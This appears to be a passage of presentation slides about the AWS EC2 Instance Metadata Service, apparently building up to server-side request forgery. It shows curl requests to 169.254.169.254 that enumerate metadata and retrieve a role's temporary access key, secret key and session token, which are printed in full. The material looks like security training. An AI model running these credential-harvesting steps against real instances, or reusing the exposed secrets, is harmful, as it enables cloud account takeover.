
**Autoscaling**

**Configuration as code**


# INSTANCE METADATA SERVICE



## AWS Hypervisor



# INSTANCE METADATA SERVICE





# INSTANCE METADATA SERVICE

**Who am I?**

**Where am I?**

**What is my purpose?**




# INSTANCE METADATA SERVICE




## AWS Hypervisor

Hostname: webserver01  
Public IP: 1.1.1.1  
Private IP: 10.0.0.1  
Security Group: prod-web  
Instance id: i-01ad53d9a91a80  
AMI id: ami-077062c5cfb91a89e



# INSTANCE METADATA SERVICE

```
curl 169.254.169.254
```



# INSTANCE METADATA SERVICE

169.254.169.254

```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
2022-07-09
2022-09-24
2024-04-11
latest
```

## INSTANCE METADATA SERVICE

169.254.169.254/latest

```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254/latest  
dynamic  
meta-data  
user-data
```

# INSTANCE METADATA SERVICE

169.254.169.254/latest/meta-data

```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254/latest/meta-data
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
managed-ssh-keys/
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```

# INSTANCE METADATA SERVICE



AWS Resources cannot access other resources without proper permissions

A instance profile/role must be associated to EC2 instance for it to access other services such as S3 or RDB

# INSTANCE METADATA SERVICE

## Return Instance Profile/Role Name

169.254.169.254/latest/meta-data/iam/security-credentials

```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254/latest/meta-data/iam/security-credentials  
temp-cloud-attacker-role
```


## Return Instance Profile/Role Credentials

169.254.169.254/latest/meta-data/iam/security-credentials/temp-cloud-attacker-role


```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254/latest/meta-data/iam/security-credentials/temp-cloud-attacker-role  
{  
  "Code" : "Success",  
  "LastUpdated" : "2024-05-07T07:19:53Z",  
  "Type" : "AWS-HMAC",  
  "AccessKeyId" : "ASIAWXR6N3YWCHYNGAXZ",  
  "SecretAccessKey" : "N59ZpSBAM/14YTatOoW6/xaqfRq3qEGK0lJp0tea",  
  "Token" : "IQoJb3JpZ2luX2VjEHcaCXVzLWVhc3QtMiJGMEQCIAqmLPnSVxeaXwcZCwGRgCwTC+rWe2rErQsNiev5VTy6AiBCj0VZXEy50JnftNRzjm+BRFe2bxAekuRsnk0QYbYopirGBQjQ/////////8BEAAaDDQ2MjkkMzY1ODQxMiIMS  
rkp6PB1rae7mFkKpoFQuFWv4otge3kK6bHiIq10t18OpW/zxqigFFRb44gSeGqNEvliIgiBL3L/HmT273jhIb0oVvHfsMOBi4VmrecBM8cE9T9aMeSSkdJ0QtPULbfr8E3e3X+lwGOMTr1iTOLlQdCu2gtEmlZpq/NgcSIpAxdH74qIZ1LpF6NsNVQ  
7nETzHxbzwcM61Ysnp+Fre5QrnC31BqydQA9RxU900w5E9Wr+o8cSHNV5LW2m3ZBiKyQFYuM1CcmbSm17tJ+UaMmlS1xvNAtOu+WiEnrFSFS4po6Ilr+viPdtZOfdQvXHTiENEOMKvN9+yQoswJQipJL6y2CiGXFCLXXttX3YU/dqHp5kc2EknEeX  
8InVvZshhzm0KsBm85qIorbUP3104Af0PnWrBlvYgs072SZxtxwQvDK2L8Hrj056GGMD00gXSabNKz57ASdJi+EeGi71v01+BL+sgir2jpuoRVuGZ1XTievaUFVf34ufZkpf153CDqvJOAIf0ziVjAkrTK97FneRa/be3fcWf91ZF0PSYS94P00f/  
cXL7/rXbEc8ze39zuxUS9UfjfJfed/+f0eo3W0X+s/lmJ2/FZGq6Lwe03Z3IJHK3B+/gvBvpSgIsirJ7+2tio/+xld6gn5cc9rZ6YUD7UQ0LZ/yauQoc4kCYQXiClpHcydA2Q/RPueY5kcYVG+Xv4DektXsnTt3QxeTRz4J3RN4BsBf/AleN/A6cJw  
+Pkdx4XlAICD/p2UblmXdlJE8GldFB6L1y7CqQ6qClaaN12OIXONB3Rk6C0L/mrCfE06kXZy8cQNskm9tKcdccTiEnwmhft7m8ZNjKDZ/tBX3Ku3QoDTWjktUJmWBQ3fZfWedI J1PPMblWkQqiYkDRp29NS7eVMO+r57EGOrIB1fE4YsVmTPCrg08u  
+evKFSobRF8kjaeZNFkwJTPrA0w19BSM1D2uEfiBqhtEIBWR1pz4+PA24unKa1BKDu36yVG3AgFr8VSHBzgy6ZG6KsBLfLCIK3G124JvvVoc3ckjp7zqFKI32c6X4+m3p0ItvkGvDhk7Ar6Lb1nMsPUWLUQJ5fEO51PSbckYhb0w523HbjVOyhI6ox  
YXSRcCHRbdMor1C9WeWPjCITUPgSwHbd1A==",  
  "Expiration" : "2024-05-07T07:19:53Z"  
}
```

# IMDS SERVER SIDE REQUEST FORGERY

## Internal Network



